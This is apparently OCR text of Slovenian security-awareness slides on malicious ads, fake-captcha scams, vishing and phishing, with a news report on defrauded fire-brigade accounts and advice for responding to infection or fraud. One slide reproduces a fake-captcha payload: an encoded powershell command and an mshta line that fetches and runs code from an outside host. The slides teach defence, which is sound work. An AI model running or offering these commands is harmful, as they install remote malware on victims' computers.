
Malicious ad




Captcha prevara




```
1  powershell.exe -eC
   bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAHYAZQByAGkAZgAuAGQAbAB2AGkAZAB1
   AG8AcwBmAHIAZQAuAGMAbABpAGMAawAvADIAbgBkAGgAcwBvAHIAdQA=
2
3
4  powershell.exe mshta https://verif.dlvideosfre.click/2ndhsoru
5
```



Vishing + Phishing



GO-LIX

Posledice

Šratovski gasilci ostali brez denarja. Prevaranti izpraznili tudi bančni račun predsednika društva in njegovih otrok

VESTNIK Damjana Nemeš 14. 8. 2025, 13.25 14:31

Deli članek Velikost pisave

Predsednik je bil pooblaščena oseba za več računov, ki so jih prevaranti hkrati izpraznili.

GO-LIX

V primeru suma okužbe delovne postaje

- Nemudoma izklopite napravo iz internetne povezave (Kabel + WiFi)
- Čim prej izklopite računalnik (še posebej, če nimate izdelane varnostne kopije)
- Obvestite službo za informatiko
- Zamenjajte gesla na neokuženi elektronski napravi – tudi tista, shranjena v brskalnikih
- Pozanimajte se o planu odziva na incident

GO-LIX

V primeru zaznane prevare

- Kontaktirajte banko in blokirajte vse svoje račune
- Zamenjajte vsa gesla
- Podajte prijavo na policijo
- Obrnite se po pomoč na SICERT

GO-LIX

Hvala za pozornost

Bostjan.Spehonja@golix.si

Bostjan.Spehonja